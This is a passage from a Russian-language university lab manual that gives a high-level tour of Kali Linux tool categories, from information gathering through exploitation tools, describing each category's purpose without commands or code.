

Рисунок 13 – Создание нового пользователя

Kali Linux после завершения некоторых своих операций сама перезагрузится и мы сможем приступить к знакомству с основными разделами инструментов.

ЛР 1.2. Краткий обзор Kali Linux. Инструменты для сбора информации.

Цель работы: ознакомиться с основными возможностями ОС и инструментами операционной системы Kali Linux.

Задание:

1. Собрать информацию об инструментах операционной системы.

Ход работы:

Kali Linux является операционной системой, изначально снабжённой инструментами для проникновения и тестирования безопасности систем. Инструменты разделены по категориям. Доступ к инструментам осуществляется через меню Applications в левом верхнем углу рабочего стола. Ниже мы рассмотрим основные из них:

01 - Information Gathering

Рисунок 2 – Information Gathering

Первая категория программ – сбор информации. Эти инструменты для разведки используются для сбора данных по целевой сети или устройствам. Инструменты охватывают от идентификаторов устройств до анализа используемых протоколов.

02 - Vulnerability Analysis



Рисунок 3 – Vulnerability Analysis в приложениях.

Инструменты из этой секции фокусируются на оценке систем в плане уязвимостей. Обычно, они запускаются в соответствии с информацией, полученной с помощью инструментов для разведки (из раздела Information Gathering).

03 - Web Applications Analysis



Рисунок 4 – Web Applications Analysis в приложениях.

Эти инструменты используются для аудита и эксплуатации уязвимостей в веб-серверах. Многие из инструментов для аудита находятся прямо в этой категории.

04 - Database Assessment



Рисунок 5 – Database Assesment

В этом разделе объединены все три категории инструментальных средств анализа баз данных Kali Linux (MySQL и Oracle) и предсталвены выбранные инструменты, основываясь на их основных функциях и возможностях. Этот набор инструментов в основном занимается, проверкой паролей и оценкой целевого объекта с помощью атак с

применением SQL-инъекций, что позволяет аудитору анализировать недостатки, обнаруженные в веб-приложении Web-интерфейса, а также в бэкэнд-базе данных.

05 - Password Attacks

Рисунок 6 – Password Attacks в приложениях.

Эта секция инструментов, главным образам имеющих дело с брутфорсингом (перебором всех возможных значений) или вычисления паролей или расшаривания ключей, используемых для аутентификации.

06 - Wireless Attacks



Рисунок 7 – Wireless Attacks в приложениях.

Эти инструменты могут быть использованы для преобразования нашего сетевого интерфейса в сетевой монитор, захвата трафика и

обратного пароля аутентификации. Первый из этих инструментов, Aircrack-NG представляет собой набор инструментов. Кроме того, имеются и другие инструменты, которые охватывают весь спектр задач, связанных с беспроводной тестирования проникновения.

07 - Reverse Engineering



Рисунок 8 – Reverse Engineering tools

Процесс обратного инжиниринга был первоначально применен только к аппаратным средствам, но теперь применяется к программному обеспечению, базам данных и даже ДНК человека. В области кибербезопасности, обратная инженерия может быть использована для выявления деталей нарушения, того, как злоумышленник вошел в систему, и какие шаги были предприняты для нарушения системы. Эти инструменты используются для модификации, анализа, и отладки (debug) программ.

08 - Exploitation Tools



Рисунок 9 – Exploitation Tools в приложениях

Эти инструменты используются для эксплуатации уязвимостей, найденных в системах. Обычно уязвимости идентифицируются во время оценки уязвимостей (Vulnerability Assessment) цели.

09 - Sniffing and Spoofing

